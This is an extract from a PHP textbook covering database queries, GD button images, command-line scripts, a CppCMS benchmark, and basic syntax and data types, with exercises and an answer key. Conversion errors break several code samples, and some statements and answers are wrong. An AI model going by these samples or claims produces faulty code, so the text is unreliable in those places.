The figure shows a screenshot of a web browser displaying two tables. The first table is titled 'movies' and has columns for 'id', 'title', and 'Year'. The second table is titled 'actors' and has columns for 'id' and 'name'. The data is as follows:

movies			actors	
id	title	Year	id	name
1	Dr No	1962	1	Sean Connery
2	From Russia With Love	1963	1	George Lazenby
3	Goldfinger	1964	1	Roger Moore
4	Thunderball	1965	4	Timothy Dalton
5	You Only Live Twice	1967	5	Pierce Brosnan
6	On Her Majesty's Secret Service	1969	2	
7	Diamonds Are Forever	1971	1	
8	Live and Let Die	1973	3	
9	The man With The Golden Gun	1974	3	
10	The Spy Who Loved Me	1977	3	
11	Moonraker	1979	3	

The code in the Example connects to the database, issues a query to match up movies with the actor's name, and produces a table as output. It uses the DB library to access a MySQL database, issue a query, and display the results. The `<? = and?>` bracketing construct runs PHP code and prints the result.




Example: Querying the Bond database

```
<html>
<head>
<title>Bond Movies</title>
</head>
<body>
<table border=1>
<tr><th>Movie</th><th>Year</th><th>Actor</th></tr>
<?
php // connect require_once('DB.php');
$db = DB::connect("mysql://username:password@server/webdb");
if (DB::iserror($db))
{
die($db->getMessage());
} // issue the query $sql = "SELECT movies.title,movies.year,actors.name FROM movies,actors
WHERE movies.actor=actors.id ORDER BY movies.year ASC";
$q = $db->query($sql);
if (DB::iserror($q))
{
die($q->getMessage());
} // generate table
while ($q->fetchInto($row))
{
?>
<tr><td><?= $row[0] ?></td> <td><?= $row[1] ?></td> <td><?= $row[2] ?></td> </tr>
<?php
}
?>
</table>
</body>
</html>
```

Notes

The output of the above given example is shown in Figure 1.10.

Figure 1.10: Output of the Database Query



Database-provided dynamic content drives the news and e-commerce sites at the heart of the Web.

1.4.4 Graphics

With PHP, you can easily create and manipulate images using the GD extension. Example provides a text-entry field that lets the user specify the text for a button. It takes an empty button image file, and on it centres the text passed as the GET parameter "message". The result is then sent back to the browser as a PNG image.

 Example: Dynamic buttons


```
<?
php if (isset($_GET['message']))
{
// load font and image, calculate width of text
$font = 'times';
$size = 12;
$im = ImageCreateFromPNG('button.png');
$tsize = imageftbbox($size,0,$font,$_GET['message']); // center
$dx = abs($tsize[2]-$tsize[0]);
$dy = abs($tsize[5]-$tsize[3]);
$x = ( imagesx($im) - $dx ) / 2;
$y = ( imagesy($im) - $dy ) / 2 + $dy; // draw text
$black = ImageColorAllocate($im,0,0,0);
```

```

ImageTTFText($im, $size, 0, $x, $y, $black, $font, $_GET['message']); // return image
header('Content-type: image/png');
ImagePNG($im);
exit;
}
?>
<html>
<head>
<title>Button Form</title>
</head>
<body> <form action="<?=$PHP_SELF ?>" method="GET"> Enter message to appear on button:
<input type="text" name="message" /><br />
<input type="submit" value="Create Button" />
</form>
</body>
</html>

```

The form generated by example is shown in Figure 1.11. The button created is shown in Figure 1.12.



You can use GD to dynamically resize images, produce graphs, and much more. PHP also has several extensions to generate documents in Adobe's popular PDF format.



Do not compile PHP without specifying a specific web server type; otherwise you will get a PHP interpreter as a program on the place of a web server module.

1.4.5 From the Shell

PHP scripts that use PHP functionality such as databases and graphics and yet are callable from the command line.

Notes

For example, Example also creates buttons. However, it is run from the command line, not from a web server. The *q*-option to the *php* executable inhibits the generation of HTTP headers.



Example: Shell-based PHP program to create a button

```
#!/usr/local/bin/php -q
<?
php if ($argc != 3)
{
die("usage: button-cli filename message\n");
}
list( $filename, $message) = $argv; // load font and image, calculate width of text
$font = 'Arial.ttf';
$size = 12;
$im = ImageCreateFromPNG('button.png');
$tsize = imgetttfbbox($size,0,$font,$message);
// center $dx = abs($tsize[2]-$tsize[0]);
$dy = abs($tsize[5]-$tsize[3]);
$x = ( imagesx($im) - $dx ) / 2;
$y = ( imagesy($im) - $dy ) / 2 + $dy; // draw text $black = ImageColorAllocate($im,0,0,0);
ImageTTFText($im, $size, 0, $x, $y, $black, $font, $message); // return image ImagePNG($im,
$filename);
?>
```

Save Example to *button-cli* and run it:

```
# ./button-cli usage: button-cli filename message # ./button-cli php-button.png "PHP Button" #
ls -l php-button.png-rwxr-xr-x 1 gnat gnat 1837 Jan 21 22:17 php-button.png
```

Now that you have had a taste of what is possible with PHP, you are ready to learn how to program in PHP. We start with the basic structure of the language, with special focus given to user-defined functions, string manipulation, and object-oriented programming. Then we move to specific application areas such as the Web, databases, graphics, XML, and security. We finish with quick references to the built-in functions and extensions.

 <i>Task</i>	Develop a shell-based PHP program to create a textbox.
--	--

 <i>Case Study</i>	<h2 style="text-decoration: underline;">CppCMS vs PHP</h2> <p>Benchmark</p> <p>In this benchmark two technologies were compared: CppCMS and PHP.</p> <p>This written using CppCMS technology was compared to WordPress blog powered by PHP5.</p> <p style="text-align: right;"><i>Contd...</i></p>
--	---

Set-up

I had compared two blog systems: this one and WordPress 2.5 with a patched WP-Cache-2 add on. I used following configuration:

1. Web Server lighttpd 1.4.13
2. Interface FastCGI
3. PHP 5.2
4. Bytecode cacher: XCache 1.2.1
5. Database MySQL 5.0
6. Caching for WP: WP-Cache-2 with an additional performance patch that caches already *deflated* versions of page in order to reduce requirement of re-compressing on cache hit.
7. Hardware: AMD Athlon XP 64bit, 1G RAM
8. OS: Linux, Debian Etch 64bit.

I prepared two blogs that were filled up with 1000 articles each. Each article had 10 comments, all the articles were organized in 10 categories in each blog.

Tests

First I run load tests with disabled caching system.

Then the cache was enabled and cleaned before each test run. Each time, the cache was "warmed up" with 100 requests of different pages. Then CMS was loaded by http_load with 1000 requests from 5 concurrent connection. The client was patched in order to send a header: Accept-Encoding: gzip, deflate in order to fetch compressed pages: the real live situation.

For each run, the cache included a certain percent of new pages (in order to achieve a correct hit/miss ratio) and the rest were taken from the 100 "warm pages".


Results

CMS	No cache fetches per second ratio	Warm up time
WordPress:	7.6	13.0 s
CppCMS:	310	0.28 s

Miss ratio (%)	WordPress	CppCMS
0	711	2300
1	370	2160
3	176	1940
5	118	1790
10	64	1450
15	41	1210
20	33	1075
30	20	795
40	13	570
50	13	570

Contd...

Notes



Self Assessment

Multiple choice questions:

5. In Windows, the CLI version of PHP may also be called

(a) phv version 3	(b) php-cli
(c) PEAR	(d) None of these
6. Directives in the php.ini file come in two forms: values and

(a) flags	(b) data
(c) path	(d) None of these

Fill in the blanks:

7. If you compile PHP without specific web server type, you get a interpreter as a program.
8. is a website with a single PHP script.
9. Installation prefix is the root directory of installation.

1.5 Summary

- Constants value does not change, whereas loop control structures are used for repeating certain tasks.
- After you have compiled or installed PHP, you can still change its behavior with the php.ini file.
- One of PHP's most significant features is its wide-ranging support for databases. PHP supports all major databases (including MySQL, PostgreSQL, Oracle, Sybase, and ODBC-compliant databases), and even many obscure ones.
- PHP pages are HTML pages with PHP commands embedded in them. This is in contrast to many other dynamic web-page solutions, which are scripts that generate HTML.

- PHP supports all the popular database systems, including MySQL, PostgreSQL, Oracle, Sybase, and ODBC-compliant databases.

Notes

1.6 Keywords

Binaries directory: Where programs and PHP scripts from PEAR packages are installed. The pear executable ends up here.

Installation prefix: It is the root directory of PEAR installation. It has no other effect than serving as a root for the next five settings, using and prefix.

PHP code directory: This directory exists where PHP code is installed. This directory is the include path when using the packages you install.

Hypertext Preprocessor (PHP): It is a scripting language originally designed for web development to produce web pages.

Test base directory: Where regression test scripts for the package are installed.



Lab Exercise

1. Develop a PHP program for a welcome page.
2. Develop a PHP program to create a dynamic button.

1.7 Review Questions

1. What was the main purpose to develop the PHP? How was it used?
2. Give a brief history of PHP.
3. Write the steps how to install PHP in your PC.
4. What are the minimum requirements to install the PHP in your PC?
5. Write the main features of PHP.
6. Write a PHP program to process a form.
7. Discuss which databases are mainly used in PHP. What will be the program to bond the data base in PHP?
8. What is the use of graphics in PHP? Explain with example.
9. Develop a shell-based PHP program to create a dropdown list.
10. Write a code for configure PHP as an Apache module.

Answers to Self Assessment

1. (a)
2. (c)
3. (c)
4. (b)
5. (b)
6. (a)
7. PHP
8. Go.pear.org
9. PEAR

1.8 Further Readings



Books

A Programmer's Introduction to PHP 4.0, by W. J. Gilmore.

Learning PHP, MySQL, and JavaScript, by Robin Nixon.



Online link

<http://books.google.co.in/books?id=Zwzc4qUZnqMC&lpg=PA33&dq=Introduction%20to%20PHP&pg=PA33#v=onepage&q=Introduction%20to%20PHP&f=false>

Unit 2: Language Basics

CONTENTS

Objectives

Introduction

2.1 Lexical Structure

2.2 Data Types

2.2.1 Integer

2.2.2 Floating Point Number

2.2.3 String

2.2.4 Special Characters

2.2.5 Here Documents

2.2.6 Boolean

2.2.7 Compound Data Types

2.2.8 Resources

2.2.9 Null

2.3 Variables

2.3.1 Declaring Variables

2.3.2 Variable Variables and Variable References

2.3.3 Variable Scope

2.3.4 Environment Variable

2.4 Expressions and Operators

2.4.1 Number of Operands

2.4.2 Operator Precedence

2.4.3 Operator Associativity

2.4.4 Operator Concept

2.5 Summary

2.6 Keywords

2.7 Review Questions

2.8 Further Reading

Objectives

After studying this unit, you will be able to:

- Discuss about the lexical structure
- Understand the data types used in PHP
- Explain the variables in PHP
- Discuss about the expressions and operators in PHP

Introduction

PHP is a general-purpose server-side scripting language originally designed for web development to produce dynamic web pages. For this purpose, PHP code is embedded into the HTML source document and interpreted by a web server with a PHP processor module, which generates the web page document. It also has evolved to include a command-line interface capability and can be used in stand alone graphical applications. PHP can be deployed on most web servers and as a stand alone interpreter, on almost every operating system and platform free of charge. A competitor to Microsoft's Active Server Pages (ASP) server-side script engine and similar languages, PHP is installed on more than 20 million websites and 1 million web servers.

The main implementation of PHP is now produced by the PHP Group and serves as the de facto standard for PHP as there is no formal specification. PHP is free software released under the PHP License which is incompatible with the GNU General Public License (GPL) due to restrictions on the usage of the term PHP.

2.1 Lexical Structure

Computer languages, like human languages, have a lexical structure. A source code of a PHP script consists of tokens. Tokens are atomic code elements. In PHP language, we have comments, variables, literals, operators, delimiters and keywords.

Embedding

PHP code is inserted into an HTML page between the start and end tags `<? and ?>`. The word PHP follows the start tag.

```
html code
<?php
    ... PHP code goes here
?>
more html code
```

Case Sensitivity

- The names of user-defined classes and functions as well as built-in constructs and keywords are case-insensitive.
- Variables are case sensitive.

Comments

Comments are used by humans to clarify the source code. All comments in PHP follow the `#` character.

```
<?php
# comments.php
# Navneet
# ZetCode 2009
echo "This is comments.php script\n";
?>
```

Everything that follows the `#` character is ignored by the PHP interpreter.

Notes

```
// comments.php
// Navneet
// ZetCode 2011
/*
comments.php
Navneet
ZetCode 2011
*/
```

PHP also recognizes the comments from the C language.

White Space

White space in PHP is used to separate tokens in PHP source file. It is used to improve readability of the source code.

```
public $isRunning;
```

White spaces are required in some places. For example between the access specifier and the variable name. In other places, it is forbidden. It cannot be present in variable identifiers.

```
$a=1;
$b = 2;
$c = 3;
```

The amount of space put between tokens is irrelevant for the PHP interpreter.

```
$a = 1;
$b = 2;
$c = 3;
$d = 4;
```

We can put two statements into one line or one statement into three lines. However, source code should be readable for humans. There are accepted standards of how to lay out your source code.

Semicolon

A semicolon is used to mark the end of a statement in PHP. It is mandatory.

```
$a = 34;
$b = $a * 34 34;
echo $a;
```

Here we have three different PHP statements. The first is an assignment. It puts a value into the \$a variable. The second one is an expression. The expression is evaluated and the output is given to the \$b variable. The third one is a command. It prints the \$a variable.

Variables

A variable is an identifier, which holds a value. In programming we say that we assign a value to a variable. Technically speaking, a variable is a reference to a computer memory where the value is stored. In PHP language, a variable can hold a string, a number or various objects like a function or a class. Variables can be assigned different values over time.

Variables in PHP consist of the \$ character and a label. A label can be created from alphanumeric characters and an underscore (_) character. A variable cannot begin with a number. The PHP interpreter can then distinguish between a number and a variable more easily.

```
$Value
```

```
$value2
```

```
$company_name
```

These were valid identifiers.

```
$12Val
```

```
$exx$
```

```
$first-name
```

These were examples of invalid identifiers.

The variables are case-sensitive. This means that \$Price, \$price, and \$PRICE are three different identifiers.

```
<?php
```

```
$number = 10;
```

```
$Number = 11;
```

```
$NUMBER = 12;
```

```
echo $number, $Number, $NUMBER;
```

```
echo "\n";
```

```
?>
```

In our script, we assign three numeric values to three variables and print them.

```
101112
```

This is the output of the script.

A Literal

A literal is any notation for representing a value within the PHP source code. Technically, a literal will be assigned a value at compile time, while a variable will be assigned at runtime.

```
$age = 29;
```

```
$nationality = "Indian";
```

Here we assign two literals to variables. Number 29 and string Indian are literals.

```
<?php
```

```
$name1 = "Piyush";
```

```
$age1 = 25;
```

```
$name2 = "Seema";
```

```
$age2 = 24;
```

```
echo "Piyush 22\n";
```

```
echo "Rahul 22\n";
```

Notes

```
echo $name1, $age1, "\n";  
echo $name2, $age2, "\n";  
?>
```

If we do not assign a literal to a variable, there is no way how we can work with it. It is dropped.

```
$ php literals.php
```

Piyush 22

Rahul 22

Piyush 25

Seema 24

This is the output of the literals.php script.

Operators

An operator is a symbol used to perform an action on some value.

```
+ - * / % ++ --  
= += -= *= /= .= %=  
== != >< > < >= <=  
&& || ! xor or  
& ^ | ~ . << >>
```

These are PHP operators.

Delimiters

A delimiter is a sequence of one or more characters used to specify the boundary between separate, independent regions in plain text or other data stream.

```
$a = "PHP";  
$b = 'Java';
```

The single and double characters are used to mark the beginning and the end of a string.

```
function setDate($date) {  
    $this->date = $data;  
}  
if ( $a > $b) {  
    echo "\$a is bigger than \$b";  
}
```

Parentheses are used to mark the function signature. The signature is the function parameters. Curly brackets are used to mark the beginning and the end of the function body. They are also used in flow control.

```
$a = array(1, 2, 3);  
echo $a[1];
```

The square brackets are used to mark the array index.

```

/*
Vineet
December 20091
ZetCode
*/
/**/ delimiters are used to provide C style comments in PHP.
<?php
// PHP code
?>

```

The <?php and ?> delimiters are used to delimit PHP code in a file.

Keywords

A keyword is a reserved word in the PHP programming language. Keywords are used to perform a specific task in the computer program. For example, print a value, do repetitive tasks or perform logical operations. A programmer cannot use a keyword as an ordinary variable.

The following is a list of PHP keywords:

abstract	and	array()	as	break
case	catch	class	clone	const
continue	declare	default	do	else
elseif	enddeclare	endfor	endforeach	endif
endswitch	endwhile	extends	final	for
foreach	function	global	goto	if
implements	interface	instanceof	namespace	new
or	private	protected	public	static
switch	throw	try	use	var
while	xor			

The following is a list of PHP compile time constants.

```

__CLASS__ __DIR__ __FILE__ __FUNCTION__
__METHOD__ __NAMESPACE__

```

Next we have other language constructs.

die()	echo()	empty()	exit()	eval()
include()	include_once()	isset()	list()	require()
require_once()	return()	print()	unset()	

2.2 Data Types

A *data type* refers to the type of data that a variable can store. PHP has eight different data types you can work with. These are:

- Integer numbers
- Floating point numbers

Notes

- Strings
- Booleans
- Arrays
- Objects
- Resources
- Null

The data types in order to be able to work with the language.

2.2.1 Integers

An *integer* is a whole number. That is to say, it is a number with no fractional component. For those who are familiar with C, a PHP integer is the same as the long data type in C. It is a number between -2,147,483,648 and +2,147,483,647.

Integers can be written in decimal, octal, or hexadecimal forms. *Decimal* numbers are a string of digits with no leading zeros. Any integer may begin with a plus sign (+) or a minus sign (-) to indicate whether it is a positive or negative number. If there is no sign, then positive is assumed.

Valid decimal integers:

1
123
+07
-01007345

An *octal number* is a base-8 number. Each digit can have a value between zero (0) and seven (7). Octal numbers are commonly used in computing because a three digit binary number can be represented as a one digit octal number. Octal numbers are preceded by a leading zero (e.g., 0123).

Valid octal integers:

01
0123
+07
-01007345

A *hexadecimal* number is a base-16 number. Each digit can have a value between zero (0) and F. Since we only have ten numbers in our numbering system (0-9), we use the letters A through F to make up the difference for hexadecimal values. Hexadecimal values are common in computing because each digit represents 4 binary numbers, which is four bits, eight bits, or a two digit hexadecimal number, is one byte. Hexadecimal numbers are preceded by a leading zero and X (e.g. 0x123).

So what about zero, you may ask. If anything beginning with a zero is octal then is non zero octal? And how do we represent a decimal zero then? The answer is simple. It makes no difference. If you have zero of something, it does not matter how you count it, it is still zero.

If you want to find out whether a variable stores an integer you can use the `is_integer()` function (`is_int()` for short) to test whether something is an integer. If it is, then the function returns the value of true.



PHP is a loosely-typed language, so a variable does not need to be of a specific type and can freely move between types as demanded by the code it is being used.

2.2.2 Floating-Point Number

Floating-point numbers are also sometimes called *real* numbers. They are numbers that have a fractional component. Unlike basic math, all fractions are represented as decimal numbers. If you are familiar with C, PHP floating-point numbers are equivalent to the double data type. Floating-point numbers get their name from their decimal point. When using scientific notation to represent the number, the point floats in relation to the exponent being applied to the numeric component of the notation.

PHP recognizes two types of floating-point numbers. The first is a simple numeric literal with a decimal point. The second is a floating-point number written in scientific notation. Scientific notation takes the form of `[number] E[exponent]`, for example, `1.75E-2`.

Some examples of valid floating-point numbers include:

```
3.14
0.001
-1.234
0.314E2    //31.4
1.234E-5   //0.00001234
-3.45E-3   //-0.00345
```



Did u know?

If you want to know if a variable contains a floating-point number, you can use the `is_float()` function to test the value. If it is a floating-point number, the function will return true.

2.2.3 String

A *string* is a text literal of an arbitrary length. Most of working with Web pages is about working with strings. A string is indicated by being enclosed in quotes, either double or single quotes.

Unlike some programming languages, PHP differentiates between single and double quotes. Strings inside double quotes are *parsed* or *interpolated*, while strings inside single quotes are not. What this means is that if you include variables or special characters in double-quoted strings, those values are processed and become part of the string. Putting variable names and special characters in single-quoted strings causes the variable names and special character escape sequences to be written out exactly as you typed them. In other words, they are literals. This means that you can embed variables directly inside strings in PHP when using double quotes, but not when using single quotes. This makes concatenating strings a little easier.

Thus we have the following situation:

```
$myVar = "xyz";    // assign a value to $myVar
echo $myVar;      // writes 'xyz'
echo "abc to $myVar"; // writes 'abc to xyz'
// but with single quotes
echo 'abc to $myVar': // writes 'abc to $myVar'
```

This does make it easy to write PHP code out inside a string, as well as to process PHP code within a string.

Notes

2.2.4 Special Characters

Anything within quotes is part of a string, even numbers. Thus, "123" is a string, not a number. But there are special characters which cannot be included directly in a quote. For instance, you cannot have double quotes inside a double-quoted string, and you cannot have single quotes inside a single-quoted string. To include these special characters, you need to escape them so that the parser knows that they are literal characters and not string delimiters.

In PHP, you escape a character by preceding it with a backslash. There are two types of escaped characters in PHP. There are those that are a special character in the language and need to be escaped to get the parser to treat them as a literal. For instance, \" says that the quote after the backslash is a literal quote, and \\ is used to include a literal backslash in a string. There are also those that are normal characters that serve as special characters when they are escaped. For instance, \n inserts a line break in the string at that location, and \r inserts a carriage return. Yes, they are the same thing to us, but they are different characters as far as the computer is concerned.

Some of the more common escape characters are:

- \ " embeds a literal double quote in a string
- \ ' embeds a literal single quote or apostrophe in a string
- \\ embeds a literal backslash in a string
- \\$ embeds a literal dollar sign in a string
- \{ embeds a literal left brace in a string
- \} embeds a literal right brace in a string
- \[embeds a literal left bracket in a string
- \] embeds a literal right bracket in a string
- \n embeds a new line character in a string
- \r embeds a carriage return character in a string
- \0 through \777 represents and embeds any valid ASCII character value in octal format.
- \x0 through \xff represents and embeds any valid ASCII character value in hexadecimal format.
- \x0 through \xffff represents and embeds any valid Unicode character value in hexadecimal format.

Strings in single quotes are not technically parsed, but you can use \' and \\ to escape single quotes and backslashes in unparsed strings. No other escaped characters will work in single-quoted string literals. They will be treated as literal text.

One important thing you should not have in a string is the sub-string?>, which ends that PHP script, even if it does occur inside a string. In fact, even ? \> is a bad idea. It is recommended that you use the numeric value for the question mark and write it \x3f>. 3f is the hex value for ?.

You can use the is_string() function to test whether something is a string. If it is a string, it will return true.

PHP includes many string related functions, since much of what it does is string processing.



Did u know?

Special characters can either be a single character preceded by a backslash or a numeric value in either octal or hexadecimal preceded by a backslash.



Task

Create a PHP program using special characters in PHP.

Self Assessment

Choose the correct answer:

- PHP is a scripting language.
 - client-side
 - server-side
 - both (a) and (b)
 - none of these
- In PHP the names of user-defined classes and functions as well as built-in constructs and keywords are case-insensitive.
 - True
 - False
- In PHP is used to separate tokens in PHP source file.
 - variables
 - semicolon
 - white space
 - operators
- A is used to mark the end of a statement in PHP.
 - variables
 - semicolon
 - white space
 - operators
- Which one is not a data type?
 - String
 - Boolean
 - Objects
 - Public

2.2.5 Here Documents

The *heredoc* string structure is a method of including larger strings inside your code. You can use it to include content of any length. To create a heredoc, you use a special operator that is made up of three left brackets (<<<). The syntax is as follows:

```
$longString = <<< termination_marker
```

```
any amount of content
```

```
termination_marker;
```

For instance:

```
$longFellowNot = <<< End_of_verse
```

```
This short poem
```

```
May not fill a tome,
```

```
But it serves to show
```

```
How it is that heredoc goes.
```

```
End_of_verse;
```

Anything between the termination markers is preserved, included all white space, quote marks, and special characters. The last carriage return before the closing termination marker is omitted, so if you want one, you should leave a blank line after the end of the content and before the termination marker.

Notes

You just need to make sure that your termination string does not occur anywhere in the content being delimited.

2.2.6 Boolean

A *Boolean* value assesses the truth value of something. Booleans only have two values, true and false. These two values are represented by the keyword literals of the same name. All conditionals return a true/false boolean value based on the condition being tested.

If a conditional is converted to a different data type, then true equates to one (1) and false equates to zero (0). The conversion in the other directions is a little more complex. If testing for the truth value of a non-boolean value, any of the following values will equate to false:

- The keyword literal false.
- The integer 0.
- The floating-point number 0.0.
- The empty string (""). Note that is not a space, but a string with nothing in it.
- The string "0" (zero).
- An object with no values or methods.
- The null value.

All other values are true, including all resource values.

2.2.7 Compound Data Types*Arrays*

An *array* is a variable that holds a group of values. Arrays are usually meant to store a collection of related data elements, although this is not a necessity. You access the individual elements by referring to their *index position* within the array. The position is either specified numerically or by name.

An array with a numeric index is commonly called an *indexed array* while one that has named positions is called an *associative array*. In PHP, all arrays are associative, but you can still use a numeric index to access them. Indexed arrays start at position zero, not at position one, so your first array element has an index of 0, and the highest position in the array is one less than the number of elements in the array.

Referencing array elements is done with the following notation:

```
$arrayName[index];
```

You assign a value to an array position by specifying which array element you want to assign a value to:

```
$listing[0] = "first item";
```

```
$listing[1] = "second item";
```

```
$listing[2] = "third item";
```

An individual array element can be of any type, including another array.

If you want to find out if a variable contains an array you can use the `is_array()` function.

We deal extensively with arrays in their own section. If you have not gotten to it yet, beware of the fact that there are some counterintuitive elements in how PHP deals with arrays. For example, given the following statements, what is the value of `$arName[1]`?

```
$arName["item1"] = "abc";
$arName["item2"] = "def";
$arName["item3"] = "ghi";
```

Objects

PHP is capable of functioning as an object-oriented programming language (or OOP). As such, it must be able to handle objects. An *object* is a data type that allows for the storage of not only data but also information on how to process that data. The data elements stored within an object are referred to as its *properties*, also sometimes called the *attributes* of the object. The information, or code, describing how to process the data comprises what are called the *methods* of the object.

Objects have two components to their construction. First, you must declare a class of object. It defines the structure of the object to be constructed. Then you *instantiate* the object, which means you declare a variable to be of a certain class and assign values to it appropriately.

Another way of looking at objects is that they allow you to create your own data types. You define the data type in the object class, and then you use the data type in instances of that class.

Yes, there is also `is_object()` function to test whether a variable is an object instance.

2.2.8 Resources

Many modules provide several functions for dealing with the outside world. For example, every database extension has at least a function to connect to the database, a function to send a query to the database, and a function to close the connection to the database. Because you can have multiple database connections open at once, the connect function gives you something by which to identify that connection when you call the query and close functions: a resource.

Resources are really integers under the surface. Their main benefit is that they are garbage collected when no longer in use. When the last reference to a resource value goes away, the extension that created the resource is called to free any memory, close any connection, etc. for that resource:

```
$res = database_connect(); // fictitious function
database_query($res); $res = "boo"; // database
connection automatically closed
```

The benefit of this automatic cleanup is best seen within functions, when the resource is assigned to a local variable. When the function ends, the variable's value is reclaimed by PHP:

```
function search () { $res = database_connect();
database_query($res); }
```

When there are no more references to the resource, it is automatically shut down.

That said, most extensions provide a specific shutdown or close function, and it is considered good style to call that function explicitly when needed rather than to rely on variable scoping to trigger resource cleanup.

Use the `is_resource()` function to test whether a value is a resource:

```
If (is_resource($x)) { // $x is a resource }
```

2.2.9 Null

There's only one value of the NULL data type. That value is available through the case-insensitive keyword NULL. The NULL value represents a variable that has no value (similar to Perl's `undef` or Python's `None`):

```
$aleph = "beta"; $aleph = null; // variable's value is gone
$aleph = Null; // same $aleph =
NULL; // same
```

Notes

Use the `is_null()` function to test whether a value is NULL for instance, to see whether a variable has a value:

```
if (is_null($x)) { // $x is NULL }
```

2.3 Variables

A *variable* is just a name assigned to reference a location in memory where some value is stored. It is a shortcut, so that you do not have to refer to memory addresses directly. Since variables are meant to be people-friendly versions of memory locations, we like to pretend that the variables in our programs actually store data. Thinking in computer language is just a little bit easier that way. But you should still know the difference.

All variables in PHP are prefixed with a dollar sign. The dollar sign is not technically part of the variable name, but it is required as the first character for the PHP parser to recognize the variable as such.

2.3.1 Declaring Variables

PHP has no command for declaring a variable. A variable is created the moment you first assign a value to it. Setting a variable functions as its declaration. If you want to create a variable without assigning it a value, then you assign it the value of null.

If you try to read the value of a non-existent variable the value also equates to null. You can test whether a variable exists with the `isset()` function, which returns true if a variable exists and has been assigned a value. You can also use its opposite, the `empty()` function, which returns true if there is no value assigned or the variable does not exist.

The `unset ()` function can also be used to set the value of a variable to null.

2.3.2 Variable Variables and Variable References

PHP allows you to do some neat things with variables. It allows you to create aliases for variables, and it also allows you to have variables whose name is a variable.

A *variable reference*, or *alias*, is a variable assigned to refer to the same information as another variable. To assign an alias to a variable, you use the reference operator, which is an equals sign followed by an ampersand (`=&`).

```
$that = 'abc'; // $that now equals 'abc'
```

```
$this =& $that; // $this now equals 'abc';
```

```
$that = 'def'; // both now equal 'def';
```

```
$this = 'ghi'; // both now equal 'ghi';
```

Since they are both now references for the same location in memory, changing the value of one, changes the value of the other. Note however that if you `unset ()` one alias, the other aliases for the same value will not be affected. This is because `unset ()` removes the reference to the memory location for that variable, rather than changing the value stored in that memory location.

You can also use references with functions to return values by reference instead of by value. To do this, you precede the name of the function with an ampersand (`&`) when you define the function, and then use the reference operator to assign its returned value.

Variable variables are variables whose name is a variable. In other words, the name of the variable refers to a memory location that stores the name of the variable that stores the information you want.

They are represented by adding an additional dollar sign in front of the variable so that the name gets parsed twice.

```
$foo_bar = "abc";
$tip = "foo_bar";
echo $tip; // writes out 'foo_bar'
echo $$tip // writes out 'abc'
```

